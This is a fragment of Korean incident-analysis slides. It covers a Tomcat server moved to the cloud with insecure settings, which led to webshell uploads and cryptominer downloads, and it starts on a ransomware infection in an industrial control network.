
8

9


<Host name="localhost" appBase="webapps"

unpackWARs="true" autoDeploy="true">

다수의 Webshell 업로드 이력



마이너 다운로드



클라우드로 이전할 때 잊은 것

침투 경로

- Tomcat 관리자용 인터페이스 접근 허용 → 외부 무단 접근
- 취약한 패스워드 → Brute-Force
- WAR 파일 자동 압축 해제 및 배포 설정 허용 → Webshell 업로드
- EoS Tomcat 버전 유지 → 알려진 취약점 노출

의미


- 취약한 보안 설정을 그대로 옮긴 마이그레이션
- 빠른 이전과 시스템 안정성 중시로 Lift-and-shift 방식 이전
- 로그 검토나 보안성 점검 없이 이전

3 **꽁꽁 감춘 폐쇄망이었는데**

OT 환경

산업제어시스템 (ICS)

Purdue 모델



분석의 시작

피해	●●●
참신	●○○
주목	●●○

산업제어시스템(ICS) - 생산 설비 폐쇄망 네트워크 내 IPC 장비 - Windows 10

논리적 망 분리로 외부 인터넷 망에 연결 가능한 환경

시스템 점검 도중 랜섬웨어 감염

감염 경로

분석의 시작


산업제어시스템(ICS) - 생산 설비 폐쇄망 네트워크 내 IPC 장비 - Windows 10

논리적 망 분리로 외부 인터넷 망에 연결 가능한 환경

